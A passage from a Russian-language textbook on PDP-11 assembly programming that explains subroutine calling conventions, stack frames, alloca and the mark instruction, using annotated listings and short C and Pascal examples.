Однако, если подпрограмма допускает пропуск аргументов, то *отсутствие обращений* к пропущенным аргументам должно быть обеспечено логикой самой подпрограммы (при попытке обращения будет генерироваться прерывание по вектору `4b` «Ошибка адреса или нет ответа на шине», см. табл. 31 на стр. 74).

В случае языков со статическим распределением памяти некоторая часть технических операций может быть перенесена с этапа выполнения задачи на этап её построения, что в конечном счёте ускоряет вычисления и уменьшает размер кода. Ещё одна типичная особенность таких языков: наличие специальных средств (зачастую предусмотренных синтаксисом языка) для управления размещением переменных в памяти — наложением (см. стр. 174) и группировкой (см. стр. 175), и основанные на них специфичные приёмы программирования, например, необязательные аргументы, некоторые вольности с размерностями массивов и даже смешиванием массивы/скалярные переменные (см. стр. 89) и т. п..

Статически назначенные адреса для всех переменных ограничивают использование некоторых приёмов программирования, например, существенно усложняется реализация рекурсий. Обобщая проблему: *для рекурсии характерен вызов подпрограммы из самой себя, а в этом случае надо использовать разные экземпляры всех локальных переменных этой подпрограммы во вложенных вызовах.* Все приёмы и техники программирования, в которых для одной подпрограммы надо использовать несколько наборов локальных переменных, реализуются в случае статического распределения памяти не самым удобным образом<sup>1</sup>. Примерами подобных случаев являются рекурсии, асинхронные вызовы процедур, многопоточные задачи и т. п. Можно утверждать, что в языках со статическим распределением памяти затруднена реализация *повторно-входящих подпрограмм* (*reentrant subroutine*, подпрограмм, обращение к которым может происходить во время их выполнения). Это становится особенно существенно с активным применением параллельных вычислений, которые становятся общепринятыми.

---

<sup>1</sup> Можно, например, все переменные заменить массивами, индексируемыми некоторым параметром, характеризующим экземпляр подпрограммы. Для рекурсии, допустим, таким индексом может быть счётчик глубины вложенных вызовов. См. пример в разделе «Некоторые специфичные приёмы программирования», стр. 412.

тыми. На данный момент языки со статическим распределением сходят со сцены, так как их недостатки, связанные, в том числе, со сложностями реализации повторно-входимых функций, существенно перевешивают их достоинства.

**Пример 7. Вычисление суммы элементов вектора, передача аргументов в регистрах.** Чем проще соглашение о передаче аргументов, тем жёстче (как правило) накладываемые ограничения и тем компактнее и эффективнее получающийся код. Самый простой случай — передача аргументов подпрограмм в регистрах, как показано в приводимом ниже примере:

Адрес	Код	Ассемблер	Примечания
001000	000005	len: .word 5	; len
001002	000001	nums:.word 1	; NUMS
001004	000002	.word 2	
001006	000003	.word 3	
001010	000004	.word 4	
001012	000005	.word 5	
001014	000000	S: .word 0	; S
<i>главная программа</i>			
001016	016701	mov len, R1	; длину Вектора в R1
001020	177756		; =1000 – 1022
001022	012700	mov #nums, R0	; адрес Вектора в R0
001024	001002		
001026	004767	jsr PC, isum	; Вызов подпрограммы
001030	000010		; =1042 – 1032
001032	010067	mov R0, S	; сохранение результата
001034	177756		; =1014 – 1036
001036	005000	clr R0	
001040	104350	emt 350	; завершение программы
<i>подпрограмма isum</i>			
001042	010146	isum:mov R1, -(SP)	; сохраняем R1 в стеке
001044	010246	mov R2, -(SP)	; сохраняем R2 в стеке
001046	005002	clr R2	; обнуляем начальную сумму
001050	062002	add (R0)+, R2	; получаем длину Вектора
001052	077102	sob R1, .-2	; цикл
001054	010200	mov R2, R0	; Возвращаемое значение
001056	012602	mov (SP)+, R2	; Восстанавливаем R2 из стека
001060	012601	mov (SP)+, R1	; Восстанавливаем R1 из стека
001062	000207	rts PC	; Выход из подпрограммы

Такой подход весьма эффективен, но ограничивает число передаваемых аргументов (и их типы) доступными регистрами, передача сложных структурированных данных при этом возможна (за небольшими исключениями) лишь по ссылке. Кроме того, использование регистров для передачи аргументов во-первых, мешает их использованию в качестве локальных и временных переменных

и, во-вторых, некоторые регистры неявно используются специфичными инструкциями — в этом случае стоит выбор между ограничением использования таких регистров для передачи аргументов или ограничением на использование таких инструкций. Таким образом, максимально допустимое число аргументов ограничено даже не числом доступных регистров, а существенно меньшим набором регистров, которые можно предоставить для этих целей.

```
.d 1000=5,1,2,3,4,5,0
.d 1016=16701,177756,12700,1002,4767,10,10067,177756,5000,104350
.d 1042=10146,10246,5002,62002,77102,10200,12602,12601,207
.start 1016
.e 1014
000017
```

**Использование регистров в подпрограммах.** Фактически надо распределить доступные регистры по нескольким группам (зачастую пересекающимся, либо пустым) и тщательно документировать это в соглашении:

- *регистры, используемые для возвращения результата* (зачастую подпрограмма может возвращать несколько результатов одновременно<sup>1</sup>);
- *регистры, значение которых не должно изменяться в результате работы подпрограммы* (частное ограничение побочных эффектов<sup>2</sup>);
- *регистры, которые можно свободно использовать в подпрограммах и изменять их содержимое* (разрешенные побочные эффекты);
- *регистры, которые можно использовать для передачи аргументов, с учётом типов аргументов и их порядка перечисления.*

Многие оптимизирующие компиляторы позволяют использовать смешанные соглашения о вызовах, когда часть аргументов передаётся в регистрах, а остальные с помощью какого-либо иного соглашения. На данный момент такой подход считается самым эффективным.

**Пример 8. Вычисление суммы элементов вектора для автоматического распределителя памяти,** основанного на стеке. Данный механизм распределения памяти используется и для передачи аргументов и для выделения пространства для локальных переменных подпрограмм.

Создаваемая в стеке структура называется *фреймом вызова подпрограммы* (иногда: *кадром*) и, в общем случае, включает в себя несколько частей:

- *список переданных аргументов подпрограммы;* важен порядок и гранулярность<sup>3</sup> размещения аргументов;

---

1 *Например, результатом целочисленного деления является и частное и остаток, подпрограмма для вычисления длины строки может возвращать длину строки и указатель на её завершающий символ одновременно и т. п.*

2 *Побочный эффект: ситуация, в которой результат работы программы не ограничен возвращаемым значением или не определён однозначно указанными входными аргументами.*

3 *Гранулярность: ограничение на задание адресов объектов с каким-либо шагом (что заодно ограничивает минимальный выделяемый размер). Часто реализуется как требование кратности начальных адресов выбранной величине, являющейся целой степенью двойки.*

- сохраненные указатели фрейма (*base pointer, frame pointer*);
- сохраненные регистры (обычно R2...R4) и служебные структуры;
- пространство для локальных переменных (и, иногда, для аргументов вызываемых подпрограмм).

Фрейм подпрограммы формируется в два этапа: 1) в вызывающем коде в стек заносятся аргументы, 2) после входа в подпрограмму формируется оставшаяся часть фрейма. Код, формирующий фрейм в подпрограмме, называется *прологом подпрограммы*.

Освобождение фрейма также осуществляется по частям: 1) перед выходом из подпрограммы освобождается место, занятое локальными переменными, восстанавливаются сохраненные регистры и т. п., это делает эпилог подпрограммы; 2) из стека удаляются аргументы (часто это делается после возврата управления из подпрограммы уже в вызывающем коде).

В примере ниже будет использовано соглашение о вызове подпрограмм языка С (т. н. *cdecl*), при этом будет показана и передача аргументов и использование локальных переменных (хотя в столь компактном примере удобнее было бы использовать регистры). Использование стека требует точного представления о том, что находится в стеке в каждый момент времени, какие регистры содержат указатели на какие места в стеке и т. п. В тексте примера будут вставлены примечания, описывающие состояние стека при выполнении конкретных инструкций. Содержимое стека будет приводиться от текущего значения SP пословно в порядке возрастания адресов, при этом будут указываться не реальные адреса, а смещения относительно SP (или других регистров, где надо).

Адрес	Код	Ассемблер	Примечания
001000	000005	len: .word 5	; len
001002	000001	nums:.word 1	; #NUMS
001004	000002	.word 2	
001006	000003	.word 3	
001010	000004	.word 4	
001012	000005	.word 5	
001014	000000	S: .word 0	; S
<i>главная программа</i>			
001016	012746	mov #nums, -(SP)	
001020	001002		
001022	016746	mov len, -(SP)	
001024	177752	; =1000 – 1026	
<i>состояние стека перед вызовом подпрограммы</i>			
001026	004767	jsr PC, isum	; Вызов подпрограммы
001030	000012		; =1044 – 1032
001032	022626	cmp (SP)+, (SP)+	; очистка стека (SP += 4)
001034	010067	mov R0, S	; сохранение результата
001036	177754		; =1014 – 1040

SP+00: len  
SP+02: #nums

Адрес	Код	Ассемблер	Примечания
001040	005000	clr R0	SP+00: адрес возврата
001042	104350	emt 350	+02: len +04: #nums
<i>подпрограмма isum</i>			
<i>состояние стека сразу после входа в подпрограмму</i>			
001044	010546	isum:mov R5, -(SP)	SP+00: -04: int sum
001046	010605	mov SP, R5	+02: -02: coxp. R1
001050	010146	mov R1, -(SP)	+04: R5+00: coxp. R5
001052	162706	sub #2, SP	+06: +02: адрес возврата
001054	000002		+10: +04: len +12: +06: #nums
<i>состояние стека сразу после формирования фрейма подпрограммы</i>			
001056	016501	mov 4(R5), R1	; получаем длину Вектора
001060	000004		; смещение аргумента во фрейме
001062	016500	mov 6(R5), R0	; получаем адрес Вектора
001064	000006		; смещение аргумента во фрейме
001066	005005	clr -4(R5)	; обнуляем начальную сумму
001070	177774		; смещение переменной во фрейме
001072	062065	add (R0)+, -4(R5)	; прибавляем очередной элемент
001074	177774		
001076	077103	sob R1, .-4	
001100	016500	mov -4(R5), R0	; Возвращаемое значение
001102	177774		
<i>удаляем локальные переменные</i>			
001104	062706	add #2, SP	SP+00: -02: coxp. R1
001106	000002		+02: R5+00: coxp. R5
<i>состояние фрейма после удаления локальных переменных</i>			
001110	012601	mov (SP)+, R1	+04: +02: адрес возврата
001112	012605	mov (SP)+, R5	+06: +04: len
001114	000207	rts PC	+10: +06: #nums

Для размещения приведенной программы в памяти и проверки её функционирования можно выполнить следующие команды:

```
.d 1000=5,1,2,3,4,5,0
.d 1016=12746,1002,16746,177752,4767,12,10067,177756,22626,5000,104350
.d 1044=10546,10605,10146,162706,2,16501,4,16500,6,5065,177774
.d 1072=62065,177774,77103,16500,177774,62706,2,12601,12605,207

.start 1016

.e 1000-1014
000005 000001 000002 000003 000004 000005 000017
```

В примере выше команды по адресам  $1016_8$ - $1024_8$  заносят аргументы в стек, далее, после вызова подпрограммы `isum`, команды по адресам  $1044_8$ - $1052_8$  (полог) окончательно формируют фрейм вызова. Команды по адресам  $1104_8$ - $1112_8$  освобождают «внутреннюю» часть фрейма (эпилог) и окончательно удаляется фрейм после возврата управления инструкцией по адресу  $1032_8$ .

*При размещении данных в стеке размер округляется вверх до размеров натурального целого типа.* Таким образом, аргументы в стек должны помещаться в виде машинных слов (скажем, аргумент в один байт на 64-х разрядной машине займет в стеке 8 байт). Дело в том, что обращение к невыровненным данным либо выполняется медленнее, либо вообще невозможно, а разместить данные в стеке могут не только инструкции программы, но и обработчики каких-либо асинхронных действий (например, прерываний от устройств). В случае PDP11, например, нечётное значение SP недопустимо: будет некоторая ненулевая вероятность появления ошибки типа «Ошибка адреса или нет ответа нашине» (вектор 4, см. табл. 31, стр. 74), если в это время произойдет прерывание.

Порядок занесения аргументов может различаться в разных языках. Например, в C они заносятся в стек в обратном порядке (т. е. сначала последний аргумент, а последним заносится первый), а в Pascal — в прямом (сначала первый, потом второй и т. п.). От этого зависят побочные эффекты, возникающие в процессе вычисления аргументов, и размещение аргументов в физической памяти. Например, обратный порядок занесения аргументов в стек в языке C обеспечивает размещение первого аргумента по наименьшему адресу, а последующих — в порядке возрастания адресов, зато вычисление аргументов выполняется в обратном порядке. В Pascal ситуация обратная: естественный порядок вычисления аргументов и обратный — размещения в памяти.


<pre>#include &lt;stdio.h&gt; int inc( int* pv ) {     return ++(*pv); } int main( void ) {     int x = 0;     printf( "%d %d %d\n",             inc(&amp;x),inc(&amp;x),inc(&amp;x) );     return 0; }</pre>	<pre>program Test; var     x :Integer; function inc(var v :Integer):Integer; begin     v := v + 1;     inc := v; end; begin     x := 0;     writeln( inc(x), ' ',              inc(x), ' ', inc(x) ); end.</pre>
---	--

Эти внешне похожие программы выводят 3 2 1 на С и 1 2 3 на Pascal. Различие в результатах связано именно с разным порядком вычисления аргументов. В С принят обратный порядок вычисления и размещения аргументов из-за возможности использования функций с переменным числом аргументов (например,

`printf`, `scanf` и др.). Если число аргументов заранее неизвестно, то предпочтительно размещение их в порядке возрастания адресов с константным смещением первого аргумента к указателю фрейма.

Список аргументов формируется вызывающим кодом, а освобождаться он может как вызывающим кодом, так и подпрограммой. Освобождение вызывающим кодом целесообразно использовать в языках, допускающих подпрограммы с произвольным числом аргументов (например, C), так как вызывающий код формирует список аргументов и одновременно может быть вычислен размер этого списка для каждого конкретного вызова. Освобождение в подпрограмме целесообразно в тех случаях, когда *a)* число, способы передачи (по значению или по ссылке) и типы аргументов однозначно определены для каждой подпрограммы (т. е. размер списка аргументов может быть вычислен транслятором однократно, как, например, в Pascal); и *b)* система команд и режимы адресации процессора позволяют сделать это эффективно. Последнее замечание требует пояснения: освобождение аргументов в вызывающем коде требует всего одной инструкции типа `add #NN, SP` после каждого `call` (см. инструкцию по адресу  $1032_8$  в примере выше). Если освобождение стека от аргументов в подпрограмме требует больших затрат, то проще этого не делать. В системе команд PDP11 освободить стек от аргументов в подпрограмме можно, например, так:

Адрес	Код	Ассемблер	Примечания
<i>подпрограмма isum</i>			
001044	010546	isum: mov R5, -(SP)	
001046	010605	mov SP, R5	
001050	010146	mov R1, -(SP)	
.....			
001110	012605	mov (SP)+, R1	
001112	012601	mov (SP)+, R5	
<i>состояние фрейма после восстановления регистров</i>			
001114	011666	mov (SP), 4(SP) ; копируем адрес возврата на	
001116	000004	; место последнего аргумента	
001120	022626	cmp (SP)+, (SP)+ ; SP+=4 освобождаем стек	
001114	000207	rts PC ; выход из подпрограммы	



Если стек освобождается в подпрограмме, то становятся не нужны инструкции по освобождению стека в вызывающем коде (инструкцию по адресу  $1032_8$  в примере нужно удалить). Но вместо одной «экономленной» инструкции в код подпрограммы добавились две: потребовалось дополнительное копирование адреса возврата перед `rts PC` (см. инструкции по адресам  $1114_8$  и  $1120_8$ ). Такой вариант работает чуть медленнее, а размер кода сокращается только в случае много-кратных вызовов данной подпрограммы из разных мест.

У многих процессоров регистр `SP` является специальным и используется только неявно, обращаться с косвенной адресацией к `SP` зачастую нельзя. Даже если `SP` доступен для этих целей, то в программе он может изменяться, иногда на

вычисляемую только во время выполнения программы величину, что осложняет обращение к локальным переменным и аргументам с помощью косвенной адресации к SP: во время компиляции смещение не может быть вычислено. Именно поэтому используется регистр, выполняющий роль указателя фрейма. В этом качестве в PDP11 традиционно применяется R5 (во многих процессорах для этой цели резервируется специальный регистр, называемый BP или FP). Обращения к аргументам и локальным переменным реализуют косвенными режимами адресации со смещением к указателю фрейма.



Рисунок 12: Список фреймов вызова.

Так как указатель фрейма для программы очень важен, то подпрограммы обязаны его сохранять и восстанавливать перед выходом, поэтому формирование фрейма в подпрограмме начинается с занесения в стек указателя фрейма и копирования значения SP в указатель фрейма:

```

010546    someproc: mov R5, -(SP)
010605          mov SP, R5
...

```

В результате этого фреймы вызова подпрограмм образуют односвязный список (см. рис. 12), в котором указатель на фрейм ссылается на указатель на сохраненное предыдущее значение указателя, по которому можно найти фрейм

вызывающей процедуры. Этот процесс можно продолжать до нахождения фрейма главной программы (этим методом пользуются, например, отладчики для отображения значений переменных в вызывающих процедурах).

В некоторых языках, допускающих *вложенные подпрограммы* (к примеру, Pascal, или расширение GNU C), для подпрограммы требуются указатели не только на свой фрейм, но и на *фреймы объемлющих подпрограмм*. В этом случае, помимо указателя на фрейм вызывающей подпрограммы, сохраняется ещё указатель на фрейм объемлющей подпрограммы (вызывающей может быть не только объемлющая). В примерах ниже на C (GNU C) и Pascal вложенная функция *test* обращается к локальной переменной (*delta*) объемлющей подпрограммы, хотя вызов осуществляется как из кода объемлющей подпрограммы, так и из кода рекурсивной вложенной функции, причём глубина рекурсии (т. е. количество фреймов между фреймом объемлющей подпрограммы с локальной переменной и фреймом самой глубокой вложенной функции) заранее неизвестна.

```
#include <stdio.h>
void main()
{
    long delta = 1;
    long test( long v )
    {
        return v <= 1 ? 1 :
            v*test(v-1)+delta;
    }
    printf( "%d\n", test( 6 ) );
}
```

```
program main;
var
    delta:LongInt;
function test(v:LongInt) :LongInt;
begin
    if v <= 1 then test := 1
    else test:=v*test(v-1)+delta;
end;
begin
    delta := 1;
    writeln( test( 6 ) );
end.
```

Указатель на фрейм объемлющей подпрограммы передаётся зачастую в виде *неявного аргумента подпрограммы* и сохраняется во фрейме вызываемой, так что появляется возможность проследить список фреймов объемлющих подпрограмм, аналогично списку фреймов вызова.

Фрейм вызова подпрограммы включает в себя также область с сохраненными регистрами и некоторыми служебными структурами данных (об этом — существенно позже, при рассмотрении, например, структурной обработки исключений). Как регистры, так и необходимые структуры включаются во фрейм только в тех случаях, когда это необходимо. Регистры, скажем, сохраняются только в том случае, когда код подпрограммы модифицирует содержимое регистра, включенного в список неизменяемых (см. обсуждения в примере 7, стр. 93).

Резервирование места для локальных переменных осуществляется простым уменьшением SP на их суммарный размер с учётом их размещения в памяти и гранулярности. При этом надо учитывать, что в стеке находятся некоторые данные, оставшиеся от предыдущих вызовов, которые можно считать «мусором», поэтому начальные значения локальных переменных предполагают произволь-

ными (на самом деле они определены предысторией, поэтому содержат вполне осмысленные данные, чем иногда пользуются, в т. ч. при атаках). Если локальные переменные должны получать начальные значения, то в коде подпрограммы явным образом должны быть предусмотрены инструкции начальной инициализации этих переменных. Использование неинициализированной переменной является в большинстве случаев ошибочным и делает программу уязвимой.

**Пример 9. Динамическое выделение пространства в стеке, функция `alloca`.** Во многих языках программирования существует возможность динамического выделения пространства в стеке по требованию подпрограммы. В качестве иллюстрации можно привести пример на С (стандарт ISO C99 [45]):

```
#include <string.h>

int main( int ac, char **av )
{
    int i, len[ ac ];
    for ( i=0; i<ac; i++ ) len[i] = strlen( av[i] );
    ...
    return 0;
}
```

В этом примере длина массива `len` может быть вычислена только во время выполнения программы, но не во время компиляции. Соответственно, формирование и освобождение фрейма вызова должно несколько измениться: во-первых, размер локальных переменных не может быть вычислен компилятором и вместо `sub #CONST, SP` в пролог нужно вставить код, вычисляющий требуемый размер и резервирующий место, и, во-вторых, «парная» инструкция `add #CONST, SP` в эпилоге тоже должна быть заменена на более сложный код. Пролог:

Код	Ассемблер	Примечания
010546	main: mov R5, -(SP)	
010605	mov SP, R5	
010246	mov R2, -(SP)	; допустим, R2 будет использоваться
016500	mov 4(R5), R0	; получаем аргумент ac
000004		
060000	add R0, R0	; R0*=2 (2==sizeof(int) для PDP11)
160006	sub R0, SP	; резервируем место
010600	mov SP, R0	; получаем адрес начала массива
...	...	

Будем считать, что `R2` будет использован где-то дальше в роли локальной переменной `i`, тогда в роли автоматических<sup>1</sup> локальных переменных выступает только массив `len`, размер которого `ac*sizeof(int)`. Далее в коде программы надо

<sup>1</sup> Исходно в С локальные переменные надо было описывать со словом `auto` («автоматические» переменные в стеке) или `static` (память выделяется статически). По умолчанию предполагается `auto`, поэтому оно на практике не используется.

будет обращаться к элементам массива `len`, которые индексируются от его первого элемента, а нам точно известен лишь адрес его конца (последний элемент имеет смещение `-4` от указателя фрейма `R5`). По сути это означает, что надо использовать неявный указатель на выделяемый массив. В приведенном выше коде роль этого указателя играет `R0`, а в общем виде неявная локальная переменная.

В эпилоге подпрограммы перед восстановлением регистров из стека надо переместить `SP` в начало списка сохранённых регистров, не зная точного размера выделенного пространства. Это, однако, можно сделать, ориентируясь на расстояние от `R5` до списка сохранённых регистров:

<i>Код</i>	<i>Ассемблер</i>	<i>Примечания</i>
...	...	
162705	sub #2, R5	; ставим R5 в начало списка
000002		; сохраненных регистров
010506	mov R5, SP	; корректируем SP
012602	mov (SP)+, R2	; Восстанавливаем регистры
012605	mov (SP)+, R5	
000207	rts PC	; выход из подпрограммы

Важно, чтобы значение `SP` всегда было правильным, даже во время промежуточных вычислений. Чтобы разобраться в этом требовании надо рассмотреть фрейм вызова в конце работы подпрограммы:

<i>Положение в памяти</i>	<i>Примечания</i>
<code>SP:</code> $-(2+2\ast ac)$	первый элемент массива <code>len</code>
...	...
$-04$	последний элемент массива <code>len</code>
$-02$	сохраненное значение <code>R2</code>
$R5:+00$	сохраненное значение <code>R5</code>
$+02$	адрес возврата
$+04$	аргумент <code>ac</code>
$+06$	аргумент <code>av</code>

Корректность приведённого выше эпилога обеспечена вычислением нужного значения с использованием `R5` и присвоением регистру `SP` итога. Рассмотрим, к примеру, ошибочное использование во время вычислений непосредственно `SP`:

<i>Код</i>	<i>Ассемблер</i>	<i>Примечания</i>
...	...	
010506	mov R5, SP	; ОШИБКА!
162706	sub #2, SP	; ставим SP в начало списка
000002		; сохраненных регистров
012602	mov (SP)+, R2	; Восстанавливаем регистры
012605	mov (SP)+, R5	
000207	rts PC	; выход из подпрограммы

Самое неприятное в этом примере, что имеющаяся здесь грубая(!) ошибка, скорее всего, останется незамеченной, так как программа в большинстве случаев будет работать совершенно нормально. Причина заключается в том, что SP сначала «перемещается» в середину фрейма (инструкция `mov R5, SP`) и лишь затем в начало списка сохранённых регистров (инструкция `sub #2, SP`). Между этими двумя инструкциями фрейм будет выглядеть так:

Положение в памяти	Примечания
<code>- (2+2*ac)</code>	первый элемент массива <code>len</code>
<code>...</code>	<code>...</code>
<code>-04</code>	последний элемент массива <code>len</code>
<code>-02</code>	сохраненное значение <code>R2</code> (!!?)
<code>SP: R5:+00</code>	сохраненное значение <code>R5</code>
<code>+02</code>	адрес возврата
<code>+04</code>	аргумент <code>ac</code>
<code>+06</code>	аргумент <code>av</code>

И, если в этот момент произойдет прерывание (например, таймера или отладчика), то в стек будут записаны текущие значения регистров PSW и PC и, возможно, иная информация, вследствие чего содержимое стека *ниже SP* будет *разрушено*. Таким образом, существует небольшая, но отнюдь не нулевая, вероятность того, что значение `R2` будет изменено в результате выполнения данной подпрограммы, при том, что код, вызвавший её, мог хранить там свою локальную переменную (`R2` по соглашению языка C не должен изменяться).

Вероятность обнаружения этой ошибки во время тестирования и отладки очень невелика (случайное совпадение запроса прерывания с выполнением конкретной инструкции), кроме того, крайне велика трудоёмкость её локализации в последующем: у пользователей такой программы ошибка будет обнаруживаться редко и проявляться не в этом месте, а где-то позже в коде, вызвавшем данную подпрограмму, вследствие неожиданного изменения значения какой-то своей переменной. Локализовать фрагмент кода, в котором надо искать ошибку, по сообщениям пользователей будет почти невозможно, и воспроизвести её — тоже.

Эта ошибка, иллюстрирующая одну из причин высокой трудоёмкости низкоуровневого программирования, поясняет «Некоторые рассуждения о развитии вычислительной техники и средств программирования», приведенные ранее.

При рассмотрении примера с массивом неизвестного на этапе компиляции размера была сделана оговорка про необходимость сохранения указателя на начало выделенной области памяти (в коде примера в `R0`, в общем виде — в неявной локальной переменной). В реальности число таких массивов в подпрограмме может быть произвольным, поэтому использование неявных переменных, содержащих указатели на выделенные в стеке области, необходимо. Проблема в том, что при наличии хотя бы двух массивов для второго на этапе составления кода программы вообще неизвестно точное положение (для первого известно хотя бы место, где он заканчивается).

Возьмём чуть усложненный пример, в котором вместо одного массива вычисляемого размера используются сразу два:

```
#include <string.h>

int main( int ac, char **av )
{
    int i, len[ ac ], diff[ ac-1 ];
    for ( i=0; i<ac; i++ ) len[i] = strlen( av[i] );
    for ( i=1; i<ac; i++ ) diff[i-1] = len[i] - len[i-1];
    /* ... */
    return 0;
}
```

При преобразовании такой программы в машинный код потребуется ввести два указателя на выделяемые в стеке массивы, т. е. что-то вроде такого кода:

```
int main( int ac, char **av )
{
    int i, *len=(int*)..., *diff=(int*)...;
```

Здесь вместо многоточий надо подставить вычисленные адреса массивов во фрейме вызова. Уже в ранних реализациях стандартной библиотеки языка С была предусмотрена функция `alloca`<sup>1</sup>, выделяющая область во фрейме вызова (по сути, это альтернатива массивам вычисляемого размера). Однако, если подпрограмма осуществляет вызов `alloca`, то со стороны компилятора требуется дополнительная обработка: как минимум, необходимы специально сформированные пролог и эпилог, обеспечивающие корректную очистку стека. Ниже приведена программа, эквивалентная приведенной выше, использующая функцию `alloca` вместо массива вычисляемого размера:

```
#include <alloca.h>
#include <string.h>

int main( int ac, char **av )
{
    int i, *len = (int*)alloca( sizeof(int)*ac ),
        *diff = (int*)alloca( sizeof(int)*(ac-1) );
    for ( i=0; i<ac; i++ ) len[i] = strlen( av[i] );
    for ( i=1; i<ac; i++ ) diff[i-1] = len[i] - len[i-1];
    /* ... */
    return 0;
}
```

---

<sup>1</sup> В стандарте POSIX.1-2001 определена функция `void *alloca(size_t size)`, описанная в заголовочном файле `alloca.h`. В Visual C/C++ определена функция `void *_alloca(size_t size)`, описанная в `malloc.h`. Компиляторы часто заменяют вызов этой функции встроенным кодом.

В современных стандартах языка С предусмотрено описание массивов вычисляемого размера, но эти конструкции компилятором автоматически заменяются на вызовы `alloca`, как показано в примерах выше.




Рисунок 13: Изменения стека во время выполнения функции `alloca`.

Когда функция `alloca` вызывается, она должна округлить требуемый размер с учётом гранулярности и уменьшить значение `SP` на требуемую величину. Однако при этом по адресу `SP` будет находиться не адрес возврата, а какие-то оставшиеся в стеке данные. Перед выходом из подпрограммы потребуется принять меры для копирования адреса возврата в нужное место стека.

Код	Ассемблер	Примечания
016600	alloca: mov 2(SP), R0 ; получить требуемый размер	
000002		
005200	inc R0 ; округлить вверх до чётного числа	
042700	bic #1, R0 ; обнулить младший бит	
000001		
160006	sub R0, SP ; переместить SP вниз	
060600	add SP, R0 ; в R0 значение SP до перемещения	
011016	mov (R0), (SP) ; положить адрес возврата на стек	
010600	mov SP, R0 ; вычислить адрес	
062700	add #4, R0 ; зарезервированного блока	
000004		
000207	rts PC ; вернуться в вызывающий код	

В приведенной реализации функции `allocs` стоит обратить внимание на:  
а) округление до чётного числа прибавлением 1 и обнулением младшего разряда;  
б) копирование адреса возврата из фрейма вызова на вершину стека для нормального выхода из процедуры; в) неочевидные операции с уменьшением значения SP и вычислением указателя на адрес возврата, которые позволяют не обращаться ниже SP; г) скопированный адрес возврата удаляется из стека инструкцией возврата управления, а «мусор», заменяющий копию аргумента функции `allocs`, удаляется вызывающим кодом (по соглашению языка C).

Важно: выделенная с помощью `allocs` область памяти автоматически освобождается при выходе из подпрограммы, аналогично освобождению памяти, занятой локальными массивами. Никаких специальных функций, сходных с `free`, для `allocs` нет, освобождение делается только выходом из подпрограммы.

**Пример 10. Удаление аргументов подпрограммы с помощью инструкции mark.** Обычно в соглашениях о вызовах, использующих стек для передачи аргументов, пользуются следующим правилом: если язык предполагает фиксированное число аргументов, то очистку стека от аргументов делает подпрограмма (например, Pascal, C++ и др.), а если число аргументов заранее неизвестно, то очищает вызывающий код (например, C). Однако, при разработке вычислительных систем иногда предусматривают специальные инструкции, предназначенные для реализации относительно универсальных соглашений о вызовах. Одна из таких попыток представлена в PDP11 инструкцией `mark`, предназначенней для очистки стека от аргументов при выходе из подпрограммы.

Для использования этой инструкции требуется специальным образом подготовить список аргументов в стеке: список должен начинаться с кода инструкции `mark` (размещение инструкций в стеке является достаточно интересным и редким приёмом), далее размещаются аргументы подпрограммы и заканчивается список сохранённым значением R5. Допустим, надо вызвать функцию, возвращающую сумму всех аргументов, представленных целыми 16-ти разрядными числами. Вызов этой функции для двух аргументов, например, `x = sum( 1, 2 );`, должен выглядеть так:

Адрес	Код	Ассемблер	Примечания
001000	010546	mov R5, -(SP)	; сохранить R5 в стеке
001002	012746	mov #2, -(SP)	; второй аргумент
001004	000001		
001006	012746	mov #1, -(SP)	; первый аргумент
001010	000002		
001012	012746	mov #6402, -(SP)	; код инструкции "mark 2"
001014	006402		

Код операции `mark` равен `0064008`, при этом младшие 6 двоичных разрядов содержат некоторое число n, равное числу слов в стеке, отведенных для передачи аргументов. Здесь: код инструкции `0064028` (2 аргумента по одному слову).

Таким образом, в стеке сформирован блок, начинающийся с кода инструкции (`0064028`) и завершающийся сохранённым значением R5. При вызове подпрограммы

грамммы R5 должен содержать адрес начала этого блока (т. е. инструкции `mark`); вызов подпрограммы осуществляется инструкцией `jsr PC, ...`, а выход — `rts R5`. Продолжение кода вызова функции `summ` будет таким:

Адрес	Код	Ассемблер	Примечания
001016	010605	mov SP, R5	; адрес инструкции в R5
001020	004767	call summ	
001022	000012		; относительный адрес функции
001024	010067	mov R0, x	; сохраняем результат
001026	000004		; относительный адрес x
001030	005000	clr R0	
001032	104350	emt 350	; завершение работы
001034	000000	x: .word 0	; переменная x

В простейшем случае (для рассмотрения логики использования инструкции `mark`, без вычисления суммы) функция `summ` будет состоять только из инструкции возврата из подпрограммы: `rts R5` (так требуется делать в случае использования инструкции `mark`):

Адрес	Код	Ассемблер	Примечания
001036	000205	summ: rts R5	; Выход из подпрограммы

После входа в подпрограмму `summ` состояние стека будет следующим:

Положение в памяти	Примечания
SP:	адрес возврата
R5:+00	инструкция "mark 2" (006402)
+02	1
+04	2
+06	сохранённое значение R5

Инструкция выхода из подпрограммы `rts R5` передаёт управление на инструкцию, адрес которой находится в R5 (т. е. адрес инструкции `mark`, см. код по адресу 001016), выталкивая из стека слово (адрес возврата) в R5. Таким образом после `rts R5` будет выполняться инструкция `mark 2`, находящаяся в стеке.

